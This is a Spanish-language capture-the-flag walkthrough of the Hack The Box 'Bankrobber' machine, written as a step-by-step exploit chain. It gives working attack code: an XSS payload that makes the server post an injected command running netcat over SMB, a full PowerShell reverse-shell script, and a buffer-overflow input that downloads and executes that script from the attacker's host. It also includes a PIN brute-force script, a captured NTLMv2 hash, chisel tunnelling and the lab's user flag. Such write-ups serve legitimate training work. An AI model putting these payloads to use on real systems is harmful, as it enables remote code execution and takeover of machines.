
- index.php (sqlmap -r peticion.txt --file-read '/xampp/htdocs/index.php')
- /admin/search.php (sqlmap -r peticion.txt --file-read '/xampp/htdocs/admin/search.php')
- /admin/backdoorchecker.php (sqlmap -r petición.txt --file-read '/xampp/htdocs/admin/backdoorchecker.php')

El archivo nackdoorchecker.php es interesante porque contiene una vulnerabilidad de inyección en la función system (). Se ha realizado la desinfección de algunos parámetros

como cmd, ‘$(‘ ni & además se debe comenzar con dir. Estas restricciones no son suficientes para evitar la inyección.

```
<?php
include('../link.php');
include('auth.php');

$username = base64_decode(urldecode($_COOKIE['username']));
$password = base64_decode(urldecode($_COOKIE['password']));
$bad      = array('$','&');
$good     = "ls";

if(strtolower(substr(PHP_OS,0,3)) == "win"){
        $good = "dir";
}

if($username == "admin" && $password == "Hopelessromantic"){
        if(isset($_POST['cmd'])){
                        // FILTER ESCAPE CHARS
                        foreach($bad as $char){
                                if(strpos($_POST['cmd'],$char) !== false){
                                        die("You're not allowed to do that.");
                                }
                        }
                        // CHECK IF THE FIRST 2 CHARS ARE LS
                        if(substr($_POST['cmd'], 0,strlen($good)) != $good){
                                die("It's only allowed to use the $good command");
                        }

                        if($_SERVER['REMOTE_ADDR'] == "::1"){
                                system($_POST['cmd']);
                        } else{
                                echo "It's only allowed to access this function from localhost (::1).<br> This is due to the recent hack attempts on our server.";
                        }
        }
} else{
        echo "You are not allowed to use this function!";
}
?>
```

Vamos a probar la función backdoorchecker desde el panel de adminsitrador del sitio Web.



Vemos dos cosas. La primera como explicábamos anteriormente. Solo está permitido el comando “dir” y que solo se puede ejecutar de manear local.

4- Shell a través de SSRF vía XSS (usuario “cortin”)

Como vimos anteriormente, el archivo backdoorchecker.php solo se puede ejecutar de manera local, así que vamos a intentar engañar al servidor para que se envíe una petición a sí mismo para ejecutar comandos a través de la inyección de comandos que hemos identificado en el código fuente. Vamos a escribir un archivo reverse.js con el siguiente código.


```
function pwn() {
    document.cookie = "id=1; username=YWRtaW4%3D; password=SG9wZWxlc3Nyb21hbnRpYw%3D%3D";
    var uri ="/admin/backdoorchecker.php";
    xhr = new XMLHttpRequest();
    xhr.open("POST", uri, true);
    xhr.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
    xhr.send("cmd=dir|\\\\10.10.16.4\\test\\nc64.exe 10.10.16.4 4444 -e cmd.exe");
}
pwn();
```

También debemos descargar el ejecutable nc64.exe y colocarlo en el mismo directorio que el archivo reverse.js.

```
xhr.send("cmd=dir|\\\\10.10.16.4\\test\\nc64.exe 10.10.16.4 4444 -e cmd.exe");
```

Con esta línea ejecutamos netcat sobre SMB y podemos obtener la Shell.

Recordamos la vulnerabilidad XSS que nos sirvió al principio para iniciar sesión como administrador, pues ahora vuelve a ser necesaria. Salimos del perfil de administrador y volvemos a nuestro usuario. Entonces generamos otra transacción de la siguiente manera:



Y ejecutamos la carga útil que se indica.

En nuestra máquina de ataque ejecutamos un servidor http con Python, ponemos un oyente en el puerto configurado en reverse.js y ejecutamos impacket-smbserver.

```
kali@kali ~/Desktop/HackTheBox/bankrobber python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.10.154 - - [09/Dec/2022 13:34:09] "GET /reverse.js HTTP/1.1" 200 -
```

```
kali@kali ~/Desktop/HackTheBox/bankrobber impacket-smbserver test .
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.10.10.154,55409)
[*] AUTHENTICATE_MESSAGE (BANKROBBER\Cortin,BANKROBBER)
[*] User BANKROBBER\Cortin authenticated successfully
[*] Cortin::BANKROBBER:aaaaaaaaaaaaaaaa:a6819b8db82f379e4fbbd16ed93478e5:010100000
0000000003df7d3fc0bd901acbdaa1b29ddff5a00000000010010006d006400720076006c005000610
06400030010006d006400720076006c005000610064000200100079004f004e00480072004e004a004
3000400100079004f004e00480072004e004a00430007000800003df7d3fc0bd901060004000200000
008003000300000000000000000000000020000041 1b7359b36854261145106837fcaebbbb23c979c
e7a1c39e3ec0485f505f7640a001000000000000000000000000000000000009001e0063006900660
073002f00310030002e00310030002e00310036002e00340000000000000000000000000000
[*] Disconnecting Share(1:IPC$)
[*] Handle: The NETBIOS connection with the remote host timed out.
[*] Closing down connection (10.10.10.154,55409)
[*] Remaining connections []
```

Y el oyente donde ya tenemos conexión reversa con la máquina atacada.

```
kali@kali ~/Desktop/HackTheBox/bankrobber nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.10.16.4] from (UNKNOWN) [10.10.10.154] 55410
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. Alle rechten voorbehouden.

C:\xampp\htdocs\admin>whoami
whoami
bankrobber\cortin

C:\xampp\htdocs\admin>
```


El siguiente paso será buscar la flag user.txt

```
 Directory of C:\Users\Cortin\Desktop

25-04-2019  19:16    <DIR>          .
25-04-2019  19:16    <DIR>          ..
08-12-2022  17:27                34 user.txt
               1 File(s)             34 bytes
               2 Dir(s)   5.184.798.720 bytes free

C:\Users\Cortin\Desktop>type user.txt
type user.txt
9b045c74a1cc9d23a9e9ba776ecf59f4

C:\Users\Cortin\Desktop>
```

5- Elevación de privilegios

Encontramos en el sistema de archivos un binario en la raíz de la unidad llamado bankv2.exe

```
25-04-2019  16:50            57.937 bankv2.exe
24-04-2019  21:27    <DIR>          PerfLogs
21-10-2022  10:32    <DIR>          Program Files
21-10-2022  10:34    <DIR>          Program Files (x86)
24-04-2019  15:52    <DIR>          Users
11-01-2021  15:17    <DIR>          Windows
24-04-2019  21:18    <DIR>          xampp
               1 File(s)         57.937 bytes
               6 Dir(s)   5.184.798.720 bytes free
```

Pero no podemos leerlo.

```
C:\>icacls bankv2.exe
icacls bankv2.exe
bankv2.exe: Toegang geweigerd.
Successfully processed 0 files; Failed processing 1 files
```

Vamos a realizar un escaneo de puertos internos de la máquina víctima.

```
C:\>netstat -an
netstat -an

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:443            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:910            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:3306           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49665          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49666          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49667          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49668          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49669          0.0.0.0:0              LISTENING
  TCP    10.10.10.154:139       0.0.0.0:0              LISTENING
```


Para poder jugar con este servicio interno, vamos a reenviar el puerto con chisel. Primero configuramos chisel en nuestra máquina atacante.

```
kali@kali ~/Desktop/HackTheBox/bankrobber chisel server -p 9000 --reverse
```

A continuación, enviamos la versión de chisel para Windows al destino y reenviamos al puerto 910 de nuestra máquina.

```
iwr http://10.10.16.4:8000/chisel.exe -outfile \Windows\Temp\chisel.exe
```

```
PS C:\Users\Cortin> \Windows\Temp\chisel.exe client 10.10.16.4:9000 R:910:127.0.0.
1:910
```

*Recordamos que debemos tener habilitado un servidor Python e impacket-smbserver.

Una vez se reenvía el puerto, nos conectamos a él con la herramienta ncat para ver su funcionamiento.

```
kali@kali ~/Desktop/HackTheBox/bankrobber nc 127.0.0.1 910
------------------------------------------------------------
Internet E-Coin Transfer System
International Bank of Sun church
                                        v0.1 by Gio & Cneeliz
------------------------------------------------------------
Please enter your super secret 4 digit PIN code to login:
[$]
```

El programa pide un código PIN. Probamos varios números aleatorios pero sin suerte.


Vamos a crear un script que realice una fuerza bruta que nos determine el valor del PIN correcto.

```
#!/bin/bash

rhost=127.0.0.1
rport=910

for x in {0..9}{0..9}{0..9}{0..9};do
        echo $x |nc $rhost $rport 2>&1 |sed -r '$!d' | echo "$x";
done
```



Ejecutamos, y determina que el valor del PIN es 0021.

```
kali@kali ~/Desktop/HackTheBox/bankrobber ./forcePIN.sh
0000
0001
0002
0003
0004
0005
0006
0007
0008
0009
0010
0011
0012
0013
0014
0015
0016
0017
0018
0019
0020
0021
```

Introducimos el valor del PIN donde se solicita y la cantidad de monedas que vamos a enviar. Vemos que la transacción se ejecuta en el archivo transfer.exe.



Si enviamos más de 32 caracteres yo no podemos ver el archivo transfer.exe y este es reemplazado por los caracteres enviados, por lo que podemos determinar que hay una vulnerabilidad de buffer overflow en la aplicación bankv2.exe.



Vamos a intentar obtener una Shell de administrador ejecutando un comando nc para obtener un Shell reverso del sistema.

Para ello, creamos la siguiente reverse Shell, Shell.ps1

```
do {
    # Delay before establishing network connection, and between retries
    Start-Sleep -Seconds 1

    # Connect to C2
    try{
        $TCPClient = New-Object Net.Sockets.TCPClient('10.10.16.4', 5000)
    } catch {}
} until ($TCPClient.Connected)

$NetworkStream = $TCPClient.GetStream()
$StreamWriter = New-Object IO.StreamWriter($NetworkStream)

# Writes a string to C2
function WriteToStream ($String) {
    # Create buffer to be used for next network stream read. Size is determined by the TCP client recieve buffer (65536 by default)
    [byte[]]$script:Buffer = 0..$TCPClient.ReceiveBufferSize | % {0}

    # Write to C2
    $StreamWriter.Write($String + 'SHELL> ')
    $StreamWriter.Flush()
}

# Initial output to C2. The function also creates the inital empty byte array buffer used below.
WriteToStream ''

# Loop that breaks if NetworkStream.Read throws an exception - will happen if connection is closed.
while(($BytesRead = $NetworkStream.Read($Buffer, 0, $Buffer.Length)) -gt 0) {
    # Encode command, remove last byte/newline
    $Command = ([text.encoding]::UTF8).GetString($Buffer, 0, $BytesRead - 1)

    # Execute command and save output (including errors thrown)
    $Output = try {
            Invoke-Expression $Command 2>&1 | Out-String
        } catch {
            $_ | Out-String
        }

    # Write output to C2
    WriteToStream ($Output)
}
# Closes the StreamWriter and the underlying TCPClient
$StreamWriter.Close()
```


Entonces volvemos a ejecutar nc 127.0.0.1 910, volvemos a introducir el PIN 0021 y cuando nos piden introducir el monto de la transferencia volvemos a provocar el buffer overflow pero en esta ocasión enviando la reverse Shell que hemos creado anteriormente, de la siguiente manera.

```
kali@kali ~/Desktop/HackTheBox/bankrobber nc 127.0.0.1 910
---------------------------------------------------------------
Internet E-Coin Transfer System
International Bank of Sun church
                                        v0.1 by Gio & Cneeliz
---------------------------------------------------------------
Please enter your super secret 4 digit PIN code to login:
[$] 0021
[$] PIN is correct, access granted!
---------------------------------------------------------------
Please enter the amount of e-coins you would like to transfer:
[$] AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAApowershell "IEX(New-Object Net.WebClient).dow
nloadString('http://10.10.16.4:8000/shell.ps1')"
[$] Transfering $AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAApowershell "IEX(New-Object Net.W
ebClient).downloadString('http://10.10.16.4:8000/shell.ps1')" using our e-coin tra
nsfer application.
[$] Executing e-coin transfer tool: powershell "IEX(New-Object Net.WebClient).dow
nloadString('http://10.10.16.4:8000/shell.ps1')"
```

Y por otro lado, recordad que debemos iniciar un oyente, en este caso en el puerto 5000.

Ejecutamos y ya tendríamos acceso como usuario de máximos privilegios a la máquina objetivo. Solo quedaría buscar la flag root.txt para acabar de resolver el CTF.